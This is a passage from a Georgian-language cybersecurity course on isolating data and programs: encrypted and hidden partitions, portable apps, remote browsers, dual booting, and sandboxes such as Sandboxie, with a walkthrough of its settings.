ცალკეული ადგილებში შეიძლება სხვადასხვა ზედმეტსახელით იმუშაოთ, მაგალითად, ინტერნეტ კაფეებში გამოიყენოთ სხვა ზედმეტსახელი. ამას ყველაფერს მოგვიანებით უფრო დაწვრილებით განვიხილავთ.

ფიზიკური იზოლაცია ეფექტურია მონაცემთა და კონფიდენციალურობის დასაცავად. გამოიყენეთ აღწერილი მეთოდების კომბინაციები ეშელონირებული, მრავალშრიანი დაცვის შესაქმნელად.

ვირტუალური იზოლაცია

ვირტუალიზაციის გამოყენებით დანაწევრების და იზოლაციის მაგალითია მყარი დისკის დანაყოფები, რომლებიც სხვადასხვანაირად ან სხვადასხვა გასაღებით არიან დაშიფრული. მონაცემები, ასევე, შეიძლება დაჰყოთ კატეგორიებად და ყოველი კატეგორია შეიძლება სხვადასხვანაირად დაშიფროთ. იგივეს გაკეთება შეიძლება ლოკალური ქსელში ჩართულ ე.წ. NAS დისკებზე. ზოგიერთი დაშიფრული განყოფილება (Volume) შეიძლება არც გააქტიუროთ (mount), რადგან ზოგი ინფორმაცია არ არის ყოველდღიურად საჭირო. ყოველდღიური მოხმარების დანაყოფები კი ნაკლებად ძლიერი დაშიფვრით დაშიფრეთ, რომ მათ უფრო სწრაფად იმუშაონ. ასე შეამცირებთ შეტევის ზედაპირს იმის გამო, რომ საიდუმლო დანაყოფები არ არის გააქტიურებული, არც მათი გასაღებია მოთავსებული მეხსიერებაში; შესაბამისად, ჰაკერი ან ვირუსი ვერ შეძლებს ამ ინფორმაციის წაკითხვას და მანიპულირებას, მაგალითად, დაშიფვრას და გამოსასყიდის მოთხოვნას.

შეიძლება დამალოთ დისკის განყოფილებები და ყოველი სესიისათვის ცალკე გასაღები გამოიყენოთ, როგორც ამას დაშიფვრის ზოგიერთი მეთოდი გთავაზობთ. კურსში გვექნება ცალკე თავი დისკის და ფაილების დაშიფვრაზე, რომელშიც ამ საკითხებს უფრო დაწვრილებით განვიხილავთ.

იზოლაციის კიდევ ერთი გზაა, რომ ჩამოტვირთოთ პორტატული პროგრამები, ანუ პროგრამები, რომლებსაც არ სჭირდებათ კომპიუტერზე დაყენება და USB დისკიდან მუშაობენ. ასეთი პროგრამები შეგიძლიათ ჩამოტვირთოთ https://portableapps.com/ ან https://pendriveapps.com/ ბმულებიდან. პორტატული პროგრამები არ ტოვებენ თავიანთ ფაილებს კომპიუტერზე და გარდა იმისა, რომ ისინი შეიძლება ნებისმიერი ადგილიდან ან გარე მედიუმიდან ამუშაოთ, ისინი არ ტოვებენ კვალს კომპიუტერზე მუშაობის დასრულების შემდეგ. სამწუხაროდ, ამ პროგრამებს ხალხი აქტიურად არ იყენებს. მაგალითად, თუ ვებ ბრაუზინგს აკეთებთ პორტატული ბრაუზერიდან, ქმედებების ისტორია ჩაიწერება პროგრამის ფოლდერში და არა თქვენს კომპიუტერში, ამ პროგრამას თუ დაცული გარე (usb) დისკიდან გაუშვებთ, ინფორმაცია დაცული იქნება. ასევე, ექსტრემალურ სიტუაციებში დისკის განადგურებაც ადვილია.

დაშიფრული დისკის კარგ მაგალითს ნახავთ ბმულზე https://apricorn.com/portable-hdd/. ეს დისკები ბოლო ტექნოლოგიებითაა დაცული და მათგან მონაცემების ამოღება პაროლის ცოდნის გარეშე თითქმის შეუძლებელია. წარმოიდგინეთ, რომ თუ დაშიფრავთ და დამალავთ განყოფილებას დაშიფრულ დისკზე, ამ განყოფილების აღმოჩენა და მონაცემების წაკითხვა ფაქტიურად შეუძლებელი იქნება.

პორტატული პროგრამების სხვადასხვა ასლები შეიძლება შეიქმნას სხვადასხვა უსაფრთხოების დამატებებითა თუ პარამეტრებით. შესაძლებელია ეს პროგრამები სხვადასხვა მანქანებზე ამუშაოთ მონაცემების დაკარგვის ან წინასწარ გადატანის გარეშე. ამ პროგრამების ასამუშავებლად არ არის საჭირო ადმინისტრატორის უფლებები, შესაბამისად, შეგიძლიათ ამუშაოთ ნებისმიერ კომპიუტერზე. თუ დააყენებთ ორ ბრაუზერს, რომელთაგან ერთი ნორმალურად მუშაობს და გამოიყენება ყოველდღიური და არასაიდუმლო ბრაუზინგისათვის, ხოლო დაშიფრული და დამალული დისკის განყოფილებაში დააყენებთ პორტატულ ბრაუზერს საიდუმლო ბრაუზინგისათვის, მაშინ მანქანის შემოწმების შემთხვევაში გამომძიებლებისათვის ძალიან ძნელი იქნება დამალული ბრაუზერის აღმოჩენა. ასეთი პროგრამები შეიძლება ღრუბელშიც დააყენოთ და იქიდან ამუშაოთ, შესაბამისად, მას მანქანაზე საერთოდ ვერ იპოვნიან, თუმცა ფრთხილად უნდა იყოთ დისკთან სინქრონიზაციის ფუნქციების გამოყენებისას, რადგან მონაცემები შეიძლება თქვენს დისკზეც მოხვდეს. ეს პროგრამები და მათი გამოყენების მეთოდები იძლევიან ფიზიკური და ვირტუალური დანაწილების ერთდროულ საშუალებას, რაც კიბერუსაფრთხოებისათვის საკმაოდ მაღალი დონის დაცვაა.


არსებობს ვებსაიტები, რომლებიც როგორც სერვისი ისე მუშაობენ, ასეთ შემთხვევაში მონაცემები ინახება მათ სერვერებზე. ამის კარგი მაგალითია ვებზე განთავსებული ელ-ფოსტა, როგორიც არის G-mail, Hotmail, Ghostmail და სხვა. ვებზე იპოვით სერვისებს, რომლების გამოყენებითაც შეიძლება ბრაუზინგი გააკეთოთ დისტანციურად, ანუ გამოიყენოთ სხვისი სერვერი ინფორმაციის მისაღებად. ამის მაგალითია https://www.authentic8.com/products/silo-cloud-browser/, მეორე ასეთი საიტია https://www.maxthon.com/. ასეთი სერვისები შედარებით ახალია და არ არის ძალიან გავრცელებული, მათთვის ჯერ სახელიც კი არ დაურქმევიათ. https://spikes.com/index.html საიტიც იძლევა მსგავს სერვისებს. ეს სერვისები ნამდვილად არ მისცემენ ჰაკერს საშუალებას, რომ თქვენს მანქანაში შემოაღწიონ, მაგრამ სამაგიეროდ ამ საიტების კომპანიებმა იციან, რაზე გაქვთ წვდომა და რა საიტებს ათვალიერებთ.

ტერმინალის სერვისიც ძალიან საინტერესოა. ტერმინალის სერვისის საშუალებით მართავთ დაშორებულ კომპიუტერს, ის კომპიუტერი აკეთებს მთავარ სამუშაოს, თქვენ კი უბრალოდ მის ეკრანს ხედავთ. ასეთ სიტუაციაში ვირუსები და ჰაკერები ვერ შეაღწევენ თქვენს კომპიუტერში და თუ ვინმე თქვენს კომპიუტერს შეამოწმებს, მონაცემებს ვერ იპოვის. ასეთი სერვიცებია, CITRIX, SSH, Xendesktop, Remote Desktop Manager, XenServer, და ა.შ.

ორმაგი ჩატვირთვა

კომპიუტერები ჩვეულებრივ იყიდება ერთი ოპერაციული სისტემით, თქვენ კი შეიძლება მეორე ოპერაციული სისტემაც დააყენოთ იგივე კომპიუტერზე და ეს სისტემა გამოიყენოთ როგორც განცალკევებული უსაფრთხოების

არე. როცა ჩართავთ კომპიუტერს, საშუალება მოგეცემათ, აარჩიოთ, რომელი ოპერაციული სისტემის ჩატვირთვა გინდათ. ქვემოთ მოყვანილ სურათზე სწორედ ასეთ ეკრანის მაგალითია მოყვანილი.




თუმცა ასეთი მიდგომა არ არის მოქნილი მიდგომა და ვირტუალური სისტემებისაგან განსხვავებით ვერ შეძლებთ ორ ან რამდენიმე ოპერაციულ სისტემასთან ერთდროულად მუშაობას. როგორც წესი, ასეთ მანქანებზე ერთი სისტემა უნდა დააყენოთ Windows, რომელიც ყოველდღიურ სისტემად უნდა გამოიყენოთ და მეორე სისტემად უნდა დააყენოთ Linux-ზე დაფუძნებული სისტემა, რომელსაც მაქსიმალურად გაამაგრებთ და გამოიყენებთ მხოლოდ ისეთ სიტუაციებში, როცა სერიოზული დაცვა გჭირდებათ.

სამწუხაროდ, იმის გამო, რომ ფაილებს ერთსა და იმავე დისკზე ინახავთ, ფაილების გაცვლისას ერთი სისტემიდან მეორე სისტემის ინფიცირება შეიძლება. მართალია, ოპერაციული სისტემები შეიძლება იყენებდნენ განსხვავებულ ფორმატსა და სისტემას დისკზე ფაილების ჩასაწერად, მაგრამ ფაილების გაცვლის შემთხვევაში ესეც კი ვერ დაგიცავთ. ფაილების გასაცვლელად მოგიწევთ რამის მოფიქრება, მაგალითად, ფაილების შენახვის დაშორებული სისტემების გამოყენება, მათ შორის, ღრუბელში მოთავსებული სისტემების, ან საკუთარ ქსელში მოთავსებული NAS დისკების, ან USB დისკების და ა.შ.


კომპიუტერზე ორი ოპერაციული სისტემის დაყენების მეთოდები დამოკიდებულიაიმაზე, თუ რა სისტემები გაქვთ დასაყენებელი და რა კომპიუტერზე აყენებთ, და როგორ ახერხებთ BIOS-ში შესვლას. ვებსაიტი https://www.howtogeek.com/187789/dual-booting-explained-how-you-can-have-multiple-operating-systems-on-your-computer/ კარგად ხსნის, როგორ უნდა დააყენოთ ორმაგი ჩატვირთვით ოპერაციული სისტემები კომპიუტერზე. ცხადია, Google-ში თუ მოძებნით, ბევრ რესურსს იპოვით ამ საკითხთან დაკავშირებით.

ქვიშის ყუთები და პროგრამების იზოლაცია

ქვიშის ყუთი არის ვირტუალური არე, რომელიც გამოყოფილია და იზოლირებულია დანარჩენი სისტემისგან. ასეთ არეებში უნდა ამუშაოთ მაღალი რისკის პროგრამები, რომლებიც პირდაპირ შეხებაში არის გარე სამყაროსთან და შესაძლო ჰაკერული და ვირუსების თავდასხმების სამიზნეა. ასეთი ქვიშის ყუთები შეიძლება ჩამონტაჟებული იყოს პროგრამებში, მაგალითად, Chromium ბრაუზერი, რომელიც Chrome-ზე არის დაფუძნებული, იყენებს ასეთ დაცვას, FireFox ბრაუზერიც იყენებს მსგავს დაცვას.



ორივე ბრაუზერი საკმაოდ ძლიერ და მსგავს სისტემას იყენებს. Chromium-ის დაცვამ ბევრ შემოწმებასა და გამოცდას გაუძლო, ხოლო FireFox-ის ქვიშის ყუთი სწორედ Chromium-ის ქვიშის ყუთზეა დაფუძნებული.



Chromium-ის ქვიშის ყუთზე მეტი ინფორმაციის მისაღებად და უფრო დაწვრილებით გასაგებად შეგიძლიათ ამ ბმულს მიმართოთ https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md, Firefox-ისთვის კი მიმართეთ ბმულს https://wiki.mozilla.org/Security/Sandbox.

ყველაფერი, რაც ჩაიტვირთება ბრაუზერის გაფართოებების და დამატებების მიერ, ხვდება ქვიშის ყუთშიც, Flash, Silverlight, Java და სხვა. თუმცა უნდა აღინიშნოს, რომ არსებობს გარკვეული ხარვეზებიც.

Adobe PDF Reader-იც კითხულობს/ტვირთავს დოკუმენტებს ქვიშის ყუთში. Microsoft Office იყენებს ქვიშის ყუთებს მაკროების მუშაობის გასაკონტროლებლად. ეს ბმული მოგაწვდით დამატებით ინფორმაციას https://techcommunity.microsoft.com/t5/windows-kernel-internals/windows-sandbox/ba-p/301849

სამწუხაროდ, ყველა ქვიშის ყუთი ერთნაირი სტანდარტით არ არის გაკეთებული და ზოგიერთი მათგანიდან გარეთ გამოღწევა შესაძლებელია. განსაკუთრებით თუ პროგრამებს, რომლებშიც ქვიშის ყუთები მუშაობენ, აქვთ ხარვეზები, ეს ხარვეზები და შეცდომები გამოიყენება ქვიშის ყუთებისათვის გვერდის ასავლელად.

მაგრამ თუ გამოიყენებთ დამატებით ქვიშის ყუთს, რომელშიც მოათავსებთ ბრაუზერს, მაშინ ბევრად ნაკლები შანსია, რომ ჰაკერებმა მოახერხონ ამ ორი ქვიშის ყუთის გარეთ გაღწევა. როგორც წესი, ჰაკერის შეტევა გათვლილია ჩამონტაჟებული ქვიშის ყუთის გვერდის ასავლელად ან იქიდან გამოსაღწევად, მაგრამ ჰაკერებმა არ იციან და არ მოელიან, რომ ამ ქვიშის ყუთის გარეთ კიდევ ერთი ქვიშის ყუთი დახვდებათ.

ქვიშის ყუთები სხვადასხვანაირად მუშაობენ, მაგრამ მათი მთავარი პრინციპია, არ მისცენ საშუალება მათ შიგნით მოხვედრილ ინფორმაციას, რომ გარეთ გამოაღწიოს.

ქვიშის ყუთები Windows-ში

BufferZone კომერციული პროდუქტია, ვიდეო მათ საიტზე კარგად აგიხსნით, რას აკეთებს ქვიშის ყუთი. სამწუხაროდ, ვიდეო ინგლისურია https://bufferzonesecurity.com/product/how-it-works/. კარგი პროგრამაა, თუმცა როგორც ჩანს, კომპანია ცდილობს, რომ აქცენტი ბიზნესებზე გააკეთოს.

Shadow Defender კიდევ ერთი ქვიშის ყუთის მსგავსი პროგრამაა. http://www.shadowdefender.com/ ეს პროგრამა სისტემის ყოველ ცვლილებას ამისამართებს ვირტუალურ არეში, ნამდვილი სისტემა კი არ იცვლება. კარგი პროგრამაა.

Deep Freeze - https://www.faronics.com/en-uk/products/deep-freeze/standard - ეს პროგრამა მუშაობს მყარი დისკის დრაივერის დონეზე და გადაამისამართებს მონაცემების ჩაწერას დისკის დაცულ განყოფილებაზე. შესაბამისად, ნამდვილი ჩანაწერები არ იცვლება. კომპიუტერის გადატვირთვის შემდეგ ეს მონაცემები იშლება, თანაც კომპიუტერის გადატვირთვის შემდეგ დისკს დააბრუნებს იგივე მდგომარეობაში, რაც ჩატვირთვის დროს იყო, დისკის ცვლილება ხდება სექტორის დონეზე, ე.ი. წაშლილი ინფორმაცია სამუდამოდ გაქრება. ამ პროგრამის ვერსიები არსებობს Windows, MAC და Linux-სისათვის. ასეთი დაცვა მუშაობს მხოლოდ მაშინ, როცა კომპიუტერს გადატვირთავთ, შესაბამისად, ჰაკერმა შეიძლება მოახერხოს თქვენი ფაილების წაკითხვა სანამ კომპიუტერზე მუშაობთ. როგორც კი გადატვირთავთ, ჰაკერს თავიდან მოუწევს თქვენს კომპიუტერში შეღწევა.

ასევე, არსებობს Deep Freeze Cloud Browser - https://www.faronics.com/en-uk/deep-freeze-cloud-endpoint-customization?act=enable-restrict-access


Comodo Firewall-ს https://help.comodo.com/topic-72-1-451-4739-.html მოჰყვება ქვიშის ყუთი და ვირტუალური ფუნქციები, თუმცა Comodo-ს ბოლო დროს შეცდომები გაეპარა და ძნელია, ენდო ასეთ ქვიშის ყუთს.

ზოგიერთი ანტივირუსიც გთავაზობთ ქვიშის ყუთის ფუნქციას, მაგალითად, https://www.avast.com/f-sandbox, თუმცა ფრთხილად იყავით, რადგან Avast ყიდის მომხმარებლების მონაცემებს, BitDefender-საც აქვს ქვიშის ყუთიანი ბრაუზერი, რომელსაც SafePay ჰქვია.


Sandboxie - https://www.sandboxie.com/ ერთ-ერთი საუკეთესო ქვიშის ყუთია. კერძო მოხმარებისთვის უფასოა. უფასო ვერსიას აკლია რამდენიმე ფუნქცია და 30 დღის შემდეგ შეგახსენებთ, რომ უნდა იყიდოთ, მაგრამ მუშაობას აგრძელებს. უფასო ვერსიის მთავარი განსხვავება ის არის, რომ ქვიშის ყუთი არ გიცავთ პროგრამებისაგან, რომლებიც არ არის ამუშავებული Sandboxie პროგრამის გავლით, ფასიან ვერსიაში პროგრამები რეგისტრირდება მათი სახელების, ფაილების ანდა საქაღალდეების (Folder) საშუალებით. ასევე რეჟიმი, რომ პროგრამები გაატაროთ ერთდროულად რამდენიმე ქვიშის ყუთში, არ არის ხელმისაწვდომი უფასო ვერსიაში. პროგრამის ჩამოტვირთვა და დაყენება ადვილია. თუ დააჭერთ პროგრამის პიქტოგრამაზე Windows-ის სწრაფ მენიუში (ფანჯრის ქვედა სტრიქონის მარცხენა არეში მოთავსებული პიქტოგრამები), ნახავთ, რომ შეგიძლიათ თქვენი სისტემურად ნაგულისხმები ბრაუზერი, ელ-ფოსტის კლიენტი, ნებისმიერი სხვა პროგრამა გაუშვათ ამ პროგრამიდან. ნებისმიერი პროგრამის ქვიშის ყუთის გავლით გასაშვებად მარჯვნივ დააჭირეთ ამ პროგრამას და აარჩიეთ Run Sandboxed. პროგრამა გკითხავთ, ყუთში გაუშვას პროგრამა, თუ ყუთის გარეთ. აარჩიეთ default box და დააჭირეთ OK-ღილაკს. დაინახავთ, რომ ამუშავდება პროგრამა, ხოლო პროგრამის ფანჯრის ირგვლივ დაინახავთ ყვითელ ჩარჩოს, რაც გიჩვენებთ, რომ პროგრამა ქვიშის ყუთის გავლით მუშაობს. Windows-ის სწრაფ მენიუში Sandboxies-ს პიქტოგრამა შეიცვლება, მასზე დაინახავთ წითელ წერტილებს, რაც გიჩვენებთ, რომ პროგრამები

მუშაობენ ამ ყუთის გავლით. თუ დააჭერთ ამ პიქტოგრამაზე და დააჭერთ ყუთის სახელზე, ეკრანზე გაიხსნება ფანჯარა ყუთში მომუშავე პროგრამებით. ამავე ფანჯრიდან შეგიძლიათ პარამეტრების შეცვლა:


როგორც ზედა სურათშია მოცემული, თუ დააჭერთ Sandbox Settings გაიხსნება პარამეტრების ფანჯარა.




თუ Quick Recovery-ზე გადახვალთ, შესაბამისი პროგრამის დახურვის შემთხვევაში Sandboxie შეგეკითხებათ, წაშალოს თუ არა ინფორმაცია, რომელიც მან ჩამოტვირთა სურათზე მოყვანილ საქაღალდეებში.



სისტემურად ნაგულისხმებია Immediate Recovery. თუ ამ პარამეტრზე გადახვალთ, გამოვა ფანჯარა:




თუ ამ რეჟიმში რაიმე ფაილს ჩამოტვირთავთ, სისტემა შეგეკითხებათ, გინდათ თუ არა ამ ფაილის შენახვა ფაილების ჩვეულებრივ სისტემაში, თუ დატოვოს ქვიშის ყუთში. ეკრანზე გამოვა ფანჯარა:



თუ Recover ღილაკს დააჭერთ, ფაილი ჩაიწერება ფაილების ჩამოტვირთვის სისტემურად ნაგულისხმებ ფოლდერში. თუ აარჩევთ Recover to Any Folder ფუნქციას, პროგრამა შეგეკითხებათ, რომელ ფოლდერში ჩაწეროს ფაილი. თუ Recover ღილაკის გასწვრივ მოთავსებულ  ღილაკს დააჭერთ, Recover ღილაკი შეიცვლება Recover &

Explore, ანუ ჩაწერს ფაილს და გაგიხსნით მის საქაღალდეს, თუ კიდევ ერთხელ დააჭერთ ამ ღილაკს, Recover ღილაკი ისევ შეიცლება Recover & Run-ით, რაც ჩაწერს ფაილს და შემდეგ მას აამუშავებს.

თუ დააჭერთ Close ღილაკს, ფაილი ჩაიწერება ქვიშის ყუთის შიგნით Download ფოლდერში.




შეარჩიეთ სასურველი პარამეტრები, თუ როგორ უნდა მართოთ ჩამოტვირთული ფაილები, შეინახოთ ავტომატურად თუ აღადგინოთ.

თუ გადავალთ ქვიშის ყუთის პარამეტრების ფანჯარაში Delete-ზე, აქ შეგვიძლია განვსაზღვროთ, როგორ უნდა მოხდეს ფაილების წაშლა.

საზოგადოდ, რეკომენდებულია, გააქტიუროთ Automatically delete contents of sandbox. ეს პარამეტრი ფაილებს ავტომატურად წაშლის ქვიშის ყუთის დახურვის შემდეგ, თუმცა ხანდახან შეიძლება ფაილების დატოვება გინდოდეთ.


Sandboxie-ს აქვს ფაილების წაშლის რამდენიმე სხვადასხვა მეთოდი



